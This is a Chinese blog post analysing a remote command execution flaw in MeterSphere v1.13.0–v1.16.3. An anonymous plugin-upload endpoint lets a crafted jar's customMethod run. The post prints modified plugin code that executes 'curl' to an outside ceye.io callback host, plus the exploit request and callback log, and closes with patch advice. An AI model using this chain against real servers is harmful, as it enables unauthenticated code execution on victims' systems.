MeterSphere 匿名接口远程命令执行漏洞分析_一苇 sec 的 博客 - CSDN 博客

软件背景


MeterSphere 是一站式开源持续测试平台, 涵盖测试跟踪、接口测试、性能测试、 团队协作等功能,全面兼容 JMeter、Postman、Swagger 等开源、主流标准。

影响版本

MeterSphere >= v1.13.0, <= v1.16.3

漏洞分析

1. 官方已发布修复版本 v1.16.4, 根据 github 的 commit 提交记录对比分析:



不难看出, /plugin 接口存在匿名访问, v1.16.4 版本针对漏洞修复, 仅删除了该接口的匿名访问。

2. 查找该接口定义文件 PluginController.java:

```
@PostMapping("/add")
public String create(@RequestPart(value = "file", required = false) MultipartFile file) {
    if (file == null) {
       MSException.throwException("上传文件/执行入口为空");
    }
    return pluginService.editPlugin(file);
@GetMapping("/list")
public List<PluginDTO> list(String name) {
    return pluginService.list(name);
}
@GetMapping("/get/{id}")
public Plugin get(@PathVariable String id) {
    return pluginService.get(id);
}
@GetMapping("/delete/{id}")
public String delete(@PathVariable String id) {
    return pluginService.delete(id);
}
@PostMapping(value = "/customMethod")
public Object customMethod(@RequestBody PluginRequest request) {
    return nluginService customMethod(request):
```

```
}

CSDN @一苇sec
```

结合 metersphere 业务逻辑不难看出,该漏洞是先通过 / plugin/add 接口上传插件 jar 包,然后通过 / plugin/customMethod 接口执行上传 jar 包内的自定义函数代码。

3. 插件 demo

通过搜索 metersphere github,可以看到有现成的插件 demo:

GitHub - metersphere/metersphere-plugin-DebugSampler

4. 修改自定义代码

```
public boolean xpack() {
    return false;
@Override
public PluginResource init() {
   LogUtil.info("开始初始化脚本内容");
   List<UiScript> uiScripts = new LinkedList<>();
   String script = getJson("/json/ui.json");
   UiScript uiScript = new UiScript("DebugSampler", "调试请求", "io.metersphere.plugin.DebugSampler.sampler.MsDebugSampler", script);
   uiScript.setJmeterClazz("AbstractSampler");
   // 添加可选参数
   uiScript.setFormOption(getJson("/json/ui_form.json"));
   uiScripts.add(uiScript);
   LogUtil.info("初始化脚本内容结束");
   return new PluginResource("DebugSampler-v1.0", uiScripts);
@Override
public String customMethod(String req) {
   LogUtil.info("进入自定义方法,开始写自己的逻辑吧");
   List<SelectParams> list = new LinkedList<>();
   SelectParams argsParams = new SelectParams();
   argsParams.setLabel("Test"):
```

```
argsParams.setValue("Test");
list.add(argsParams);
return JSON.toJSONString(list);
}
```

插件内已定义了 customMethod 方法, 我们修改一下, 添加我们的验证代码:

```
Runtime run = Runtime.getRuntime();
try {
         Process process = run.exec("curl g3b7p0.ceye.io");
}catch (Exception e) {
         e.printStackTrace();
}
```

5. 重新打包, 调用 / plugin/add 接口上传 jar 包

mvn clean package

6. 调用 customMethod 类测试验证

```
Request
                                                                    Response
                                                                     Pretty Raw Hex Render
1 POST
                                                                    1 HTTP/1.1 200 OK
                          d HTTP/1.1
2 Host:
                                                                    2 Connection: close
3 Accept.
                     text/plain, */*
                                                                    3 Date: Mon, 10 Jan 2022 02:30:50 GMT
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
                                                                    4 Content-Type: application/json
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
                                                                    5 Vary: Accept-Encoding, User-Agent
  Safari/537.36
                                                                    6 Content-Length: 67
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
                                                                        "data":"[{\"label\":\"Test\",\"value\":\"Test\"}]",
7 Connection: close
8 Content-Type: application/json
                                                                        "success":true
9 Content-Length: 81
          ":"io.metersphere.plugin.DebugSampler.UiScriptApiImpl"
2
    ": st": "id"
3 }
```

ceye 收到 http 请求验证。

ID	Name	Remote Addr	Method Data	User Agent	Content Type Created At (UTC+0)
23523 211	http://g3b7p0.ceye.io/		GET	curl/7.66.0	2022-01-1
235231 96	http://g3b7p0.ceye.io/		GET	curl/7.66.0	2022-01
					< 1 >

漏洞修复建议

官方已发布漏洞补丁及修复版本,请评估业务是否受影响后,酌情升级至安全版本。

官方链接: https://github.com/metersphere/metersphere/releases/tag/v1.16.4